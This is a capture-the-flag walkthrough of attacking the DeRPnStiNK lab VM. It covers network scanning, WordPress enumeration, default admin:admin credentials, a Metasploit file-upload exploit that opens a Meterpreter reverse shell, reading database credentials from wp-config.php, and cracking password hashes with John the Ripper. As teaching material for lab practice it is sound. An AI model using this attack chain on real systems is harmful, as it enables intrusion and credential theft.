



Lab - DeRPnStiNK: Walkthrough

Overview

DeRPnStiNK is a boot2root Ubuntu-based virtual machine. This walkthrough is rated as beginner, but I found it to be at least intermediate. Your goal is to remotely attack the VM and locate all four flags, eventually taking you to full root access. Use a strict hacking methodology and enumerate everything!

Hardware Requirements

- Installation of VirtualBox or VMWare Player or Workstation Pro
- One virtual install of Kali Linux
- One virtual install of the DeRPnStiNK OVA file, which can be downloaded from [here](#).

Ensure the network adapter for both machines to set to either bridged or NAT.

Organization

Create a folder on your Kali desktop. Name the folder, **derpnstink**. Open a new terminal and change directory over to your **derpnstink** folder. You will run all your commands from this location. Save any downloads or captured files to this location.

```
root@kali: ~/Desktop/derpnstink
File Edit View Search Terminal Help
root@kali:~# cd Desktop/derpnstink
root@kali:~/Desktop/derpnstink#
```

We begin with the basics (always) by enumerating the machine for its IP address and any open ports and services that may be running.

There's no harm in getting the network ranges by doing an IFCONFIG from your Kali terminal.

```
root@kali:~# cd Desktop/derpnstink
root@kali:~/Desktop/derpnstink# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.0.30 netmask 255.255.255.0 broadcast 192.168.0.255
    inet6 fe80::a00:27ff:fe5c:d320 prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:5c:d3:20 txqueuelen 1000 (Ethernet)
    RX packets 128 bytes 20581 (20.0 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 42 bytes 3947 (3.8 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Once we have our network range, we can discover the target machine's IP address using **netdiscover**, **Nmap**, or **ARP**.

Using netdiscover

```
netdiscover -r 192.168.0.0/24
```

```
Currently scanning: Finished! | Screen View: Unique Hosts
3 Captured ARP Req/Rep packets, from 3 hosts. Total size: 180
-----
IP           At MAC Address  Count  Len  MAC Vendor / Hostname
-----
192.168.0.1   80:29:94:67:8e:98  1     60  Technicolor CH USA Inc.
192.168.0.26  34:97:f6:8f:0d:54  1     60  ASUSTek COMPUTER INC.
192.168.0.29  08:00:27:bd:9b:6b  1     60  PCS Systemtechnik GmbH
```

Using ARP

```
arp-scan -l
```

```
root@kali: ~/Desktop/derpnstink
File Edit View Search Terminal Help
root@kali:~/Desktop/derpnstink# arp-scan -l
Interface: eth0, datalink type: EN10MB (Ethernet)
Starting arp-scan 1.9 with 256 hosts (http://www.nta-monitor.com/tools/arp-scan/)
192.168.0.1      80:29:94:67:8e:98      (Unknown)
192.168.0.26    34:97:f6:8f:0d:54      (Unknown)
192.168.0.29    08:00:27:bd:9b:6b      CADMUS COMPUTER SYSTEMS

3 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9: 256 hosts scanned in 2.001 seconds (127.94 hosts/sec). 3 re
sponded
root@kali:~/Desktop/derpnstink#
```

We're now ready to do a Nmap scan.

```
nmap -sS -AT4 192.168.0.26
```

```
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.2
22/tcp    open  ssh      OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2
.0)
| ssh-hostkey:
|   1024 12:4e:f8:6e:7b:6c:d8:7c:d8:29:77:d1:0b:eb:72 (DSA)
|   2048 72:c5:1c:5f:81:7b:dd:1a:fb:2e:59:67:fe:a6:91:2f (RSA)
|   256 06:77:0f:4b:96:0a:3a:2c:3b:f0:8c:2b:57:b5:97:bc (ECDSA)
|   256 28:e8:ed:7c:60:7f:19:6c:e3:24:79:31:ca:ab:5d:2d (ED25519)
80/tcp    open  http     Apache httpd 2.4.7 ((Ubuntu))
|_ http-methods:
|_   Supported Methods: OPTIONS GET HEAD POST
|_ http-robots.txt: 2 disallowed entries
|_ /php/ /temporary/
|_ http-server-header: Apache/2.4.7 (Ubuntu)
|_ http-title: DeRPnStiNK
MAC Address: 08:00:27:BD:9B:6B (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
```

Port: 21

There is an FTP server running at port 21. Nmap informs us that it is version 3.0.2 vsftpd server, and connecting to the service with the ftp command confirms this. Unfortunately, it seems that the anonymous user has been disabled.

Port: 22

OpenSSH 6.6.1p1 is running on port 22. Nmap tells us that it is an Ubuntu version, providing a pretty good hint about what OS our target is running.

Port: 80

There is a web server running at port 80, powered by Apache version 2.4.7.

Vulnerability Analysis

FTP

Our analysis of the exploits doesn't turn up much.

Searchsploit doesn't return any vulnerabilities for vsftpd 3.0.2.

```
root@kali:~/Desktop/derpnstink# searchsploit vsftpd 3.0.2
Exploits: No Result
Shellcodes: No Result
root@kali:~/Desktop/derpnstink#
```


SSH

The SSH service does not appear to be vulnerable to anything, either. Attempting to connect to the server shows that its password login is disabled in favor of private/public key pairs. We are not going to be brute-forcing that.


```
root@kali:~/Desktop/derpnstink# ssh root@192.168.0.29
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@    WARNING: REMOTE HOST IDENTIFICATION HAS CHANGED!    @
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
IT IS POSSIBLE THAT SOMEONE IS DOING SOMETHING NASTY!
Someone could be eavesdropping on you right now (man-in-the-middle attack)!
It is also possible that a host key has just been changed.
The fingerprint for the ECDSA key sent by the remote host is
SHA256:qT1plVN18XwMzkU3ggKKZJAoPJC3+eZDxlrczLy3iCY.
Please contact your system administrator.
Add correct host key in /root/.ssh/known_hosts to get rid of this message.
Offending ECDSA key in /root/.ssh/known_hosts:3
  remove with:
  ssh-keygen -f "/root/.ssh/known_hosts" -R "192.168.0.29"
ECDSA host key for 192.168.0.29 has changed and you have requested strict checking.
Host key verification failed.
root@kali:~/Desktop/derpnstink#
```


HTTP


There do not appear to be any exploits for our version of Apache. Visiting the site yields a page without any links. However, if we examine the source code of the page, we find our first flag. (Near the bottom of the page.)



We need not forget the basics of enumerating a web server, which means looking at the contents of the robots.txt file. The robots.txt is a standard used by websites to communicate with web crawlers and other web robots. The robots.txt specifies how to inform the web robot about which website areas should not be processed or scanned. Great if you're trying to hide a portion of your website, such as a personal blog.




Both entries yield nothing at first.



Forbidden

You don't have permission to access /php/ on this server.

Apache/2.4.7 (Ubuntu) Server at 192.168.0.27 Port 80



try harder!



Running dirb, we find some interesting content.

```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# dirb http://192.168.0.27
```

(snip)

```
---- Entering directory: http://192.168.0.27/weblog/ ----  
+ http://192.168.0.27/weblog/index.php (CODE:200|SIZE:14674)  
==> DIRECTORY: http://192.168.0.27/weblog/wp-admin/  
==> DIRECTORY: http://192.168.0.27/weblog/wp-content/  
==> DIRECTORY: http://192.168.0.27/weblog/wp-includes/  
+ http://192.168.0.27/weblog/xmlrpc.php (CODE:405|SIZE:42)
```


The /php/ contains a phpmyadmin installation. This might yield some great information if we can log in. There is another directory at /weblog/ that contains a WordPress installation.

If you try and visit the WordPress site, it tries to redirect to derpnstink.local. To resolve this domain, we need to add the domain to our /etc/hosts file:

```
echo '192.168.0.27 derpnstink.local' >> /etc/hosts
```

```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# echo '192.168.0.27 derpnstink.local' >> /etc/hosts  
root@kali:~#
```

We can now attempt to navigate to 192.168.0.27/weblog/



With this access, we can now run a wpscan. We use wpscan to enumerate the plugins and themes, and users.

We can use this to get vulnerable plugins:

```
wpscan --url http://derpnstink.local/weblog --ignore-main-redirect
```

Once the scan starts, we divert from the default by allowing the redirect.

The scan discovered an arbitrary file upload vulnerability in one of the installed plugins stored in the weblog directory. We also know that this is where the WordPress site is being hosted.

[!] Plugin(s) Identified:

```
1  [+] slideshow-gallery
2  | Location: http://derpnstink.local/weblog/wp-content/plugins/slideshow-gallery/
3  | Last Updated: 2019-07-12T13:09:00.000Z
4  | [!] The version is out of date, the latest version is 1.6.12
5  |
6  | Detected By: Urls In Homepage (Passive Detection)
7  |
8  | Version: 1.4.6 (100% confidence)
9  | Detected By: Readme - Stable Tag (Aggressive Detection)
10 | - http://derpnstink.local/weblog/wp-content/plugins/slideshow-gallery/readme.txt
11 | Confirmed By: Readme - Changelog Section (Aggressive Detection)
12 | - http://derpnstink.local/weblog/wp-content/plugins/slideshow-gallery/readme.txt
```


We can also find that the username and password for the WordPress site is set to use the default admin:admin.

```
wpscan --url http://derpnstink.local/weblog --enumerate at --enumerate ap --enumerate u
```

```
[+] Enumerating usernames ...
[+] We identified the following 2 users:
+-----+-----+-----+
| ID | Login          | Name                               |
+-----+-----+-----+
| 1  | unclestinky    | 404 Not                            |
| 2  | admin          | admin - DeRPnStiNK Professional   |
+-----+-----+-----+
```

We know from the scan results that the Title: Slideshow Gallery is vulnerable, and if we use searchsploit to search for an exploit, we get a positive hit.

```
root@kali:~/Desktop/derknstink# searchsploit Slideshow Gallery
-----
Exploit Title                                     | Path
| (/usr/share/exploitdb/)
-----
JGS-Gallery 4.0 - 'jgs_galerie_slidesh | exploits/php/webapps/27306.txt
JV2 Folder Gallery 3.1.1 - 'popup_slid | exploits/php/webapps/12732.php
WordPress Plugin 1-jquery-photo-galler | exploits/php/webapps/36382.txt
WordPress Plugin GB Gallery Slideshow | exploits/php/webapps/39282.txt
WordPress Plugin Slideshow Gallery 1.1 | exploits/php/webapps/36631.txt
WordPress Plugin Slideshow Gallery 1.4 | exploits/php/webapps/34514.txt
WordPress Plugin Slideshow Gallery 1.4 | exploits/php/webapps/34681.txt
WordPress Plugin image Gallery with Sl | exploits/php/webapps/17761.txt
uPhotoGallery 1.1 - 'Slideshow.asp?ci' | exploits/asp/webapps/29195.txt
-----
Shellcodes: No Result
root@kali:~/Desktop/derknstink#
```

We can use Metasploit to exploit this vulnerability. From the Metasploit prompt, we can search for all the exploits available for the Slideshow Gallery plugin.

```
=[ metasploit v4.17.1-dev ]
+ -- --=[ 1788 exploits - 1018 auxiliary - 310 post ]
+ -- --=[ 538 payloads - 41 encoders - 10 nops ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > search Slideshow Gallery
[!] Module database cache not built yet, using slow search
```

From the search results, we can discern that the one we need to use is,

```
excellent Wordpress Reflex Gallery Upload Vulnerability
exploit/unix/webapp/wp_slideshowgallery_upload 2014-08-28
excellent Wordpress SlideShow Gallery Authenticated File Upload

msf > 
```

```
msf > use exploit/unix/webapp/wp_slideshowgallery_upload

msf exploit(unix/webapp/wp_slideshowgallery_upload) > set rhost 192.168.0.27

msf exploit(unix/webapp/wp_slideshowgallery_upload) > set targeturi /weblog

msf exploit(unix/webapp/wp_slideshowgallery_upload) > set wp_user admin

msf exploit(unix/webapp/wp_slideshowgallery_upload) > set wp_password admin

msf exploit(unix/webapp/wp_slideshowgallery_upload) > exploit
```

```
msf > use exploit/unix/webapp/wp_slideshowgallery_upload
msf exploit(unix/webapp/wp_slideshowgallery_upload) > set rhost 192.168.0.26
rhost => 192.168.0.26
msf exploit(unix/webapp/wp_slideshowgallery_upload) > set targeturi /weblog
targeturi => /weblog
msf exploit(unix/webapp/wp_slideshowgallery_upload) > set wp_user admin
wp_user => admin
msf exploit(unix/webapp/wp_slideshowgallery_upload) > set wp_password admin
wp_password => admin
msf exploit(unix/webapp/wp_slideshowgallery_upload) > exploit

[*] Started reverse TCP handler on 192.168.0.30:4444
[*] Trying to login as admin
[*] Trying to upload payload
[*] Uploading payload
[*] Calling uploaded file ngdodokd.php
[*] Sending stage (37775 bytes) to 192.168.0.26
[*] Meterpreter session 1 opened (192.168.0.30:4444 -> 192.168.0.26:56104) at 2018-07-21 21:06:45 -0400
[+] Deleted ngdodokd.php

meterpreter > 
```

Use the `sysinfo` command to get some basic information about the system.

```
meterpreter > sysinfo
Computer      : DeRPNstINK
OS            : Linux DeRPNstINK 4.4.0-31-generic #50~14.04.1-Ubuntu SMP Wed Jul 1
3 01:06:37 UTC 2016 i686
Meterpreter   : php/linux
meterpreter > 
```

Note: We could have easily logged onto the WordPress site using the admin credentials we found with the wpscan. From there, we could have uploaded a PHP script and established a shell using Netcat as a listener, but that would have given us only limited shell access. A Meterpreter prompt is always better than a restricted shell.

Change location over to the weblog directory.

List the contents of the weblog directory using the `ls` command.


```
meterpreter > cd /var/www/html/weblog/
meterpreter > ls
Listing: /var/www/html/weblog
=====
```

Mode	Size	Type	Last modified	Name
100644/rw-r--r--	418	fil	2017-11-12 22:42:46 -0500	index.php
100644/rw-r--r--	19935	fil	2018-07-21 20:29:37 -0400	license.txt
100644/rw-r--r--	7322	fil	2017-12-12 13:39:41 -0500	readme.html
100644/rw-r--r--	5456	fil	2017-11-12 22:42:46 -0500	wp-activate.php
40755/rwxr-xr-x	4096	dir	2017-11-12 22:42:46 -0500	wp-admin
100644/rw-r--r--	364	fil	2017-11-12 22:42:46 -0500	wp-blog-header.php
100644/rw-r--r--	1477	fil	2017-11-12 22:42:46 -0500	wp-comments-post.php
100644/rw-r--r--	2853	fil	2017-11-12 22:42:46 -0500	wp-config-sample.php
100644/rw-r--r--	3123	fil	2017-11-12 22:42:46 -0500	wp-config.php
40755/rwxr-xr-x	4096	dir	2017-11-12 22:44:04 -0500	wp-content
100644/rw-r--r--	3286	fil	2017-11-12 22:42:46 -0500	wp-cron.php

We can now open the wp-config.php file and find the name of the database along with the user and password required to access the database.

```
meterpreter > cat wp-config.php
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 */
```

We find the username and password required for MySQL.

```
// ** MySQL settings - You can get this info from your web host ** //  
/** The name of the database for WordPress */  
define('DB_NAME', 'wordpress');  
  
/** MySQL database username */  
define('DB_USER', 'root');  
  
/** MySQL database password */  
define('DB_PASSWORD', 'mysql');  
  
/** MySQL hostname */  
define('DB_HOST', 'localhost');  
  
/** Database Charset to use in creating database tables. */  
define('DB_CHARSET', 'utf8');  
  
/** The Database Collate type. Don't change this if in doubt. */  
define('DB_COLLATE', '');  
  
/**#@+  
 * Authentication Unique Keys and Salts.  
 */
```

Change location to the home directory and list the contents.

```
meterpreter > cd /home  
meterpreter > ls  
Listing: /home  
=====
```


Mode	Size	Type	Last modified	Name
40700/rwx-----	4096	dir	2018-01-09 12:15:46 -0500	mrderp
40700/rwx-----	4096	dir	2018-07-22 01:26:33 -0400	stinky

```
meterpreter > 
```


If we try and access either directory, we get access denied. So we need to try and log on as either mrderp or stinky.

```
meterpreter > cd mrderp  
[-] stdapi_fs_chdir: Operation failed: 1  
meterpreter > cd stinky  
[-] stdapi_fs_chdir: Operation failed: 1  
meterpreter > 
```


We can use the information we gathered for the MySQL credentials to log in through phpmyadmin to try and find their user accounts and password information.




After logging on through phpmyadmin, we find two user accounts and the password hashes for both users in the WordPress database in the wp-users file.



ID	user_login	user_pass	user_nicename	user_email
1	unclestinky	\$P\$BW6NTkFvboVVCHU2R9qmNai1WfHSC41	unclestinky	unclestinky@DeRPNstINK.local
2	admin	\$P\$BgnU3VLAv.RWd3rdrkfVIuQr6mFvpd/	admin	admin@derpnstink.local

We can use john the ripper to crack the hashes and find a password for unclesinky.

We first create a new text file inside our working directory called hash.txt. We then copy the two hashes over to the hash.txt file—one hash per line.




We are now ready to crack the hashes using John the Ripper.

Note: The rockyou.txt wordlist may need to be extracted from its archive. Use the file manager to locate the archive and extract the file to the wordlists directory.

```
john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
```

```
root@kali:~/Desktop/derpnstink# john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (phpass [phpass ($P$ or $H$) 128/128 AVX 4x3])
Press 'q' or Ctrl-C to abort, almost any other key for status
admin:sting: /hor(?)
wedgie57 (???)
2g 0:00:07:06 DONE (2018-07-22 01:02) 0.004687g/s 6553p/s 6600c/s 6600C/s wedgieboard..wedge8
Use the --show option to display all of the cracked passwords reliably
Session completed
```

We can now log on as unclerstinky using the password wedgie57 to the WordPress site (<http://derpnstink.local/weblog/wp-login>) where we locate our second flag.



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derpnstink.local/weblog/wp-login.php?loggedout=true

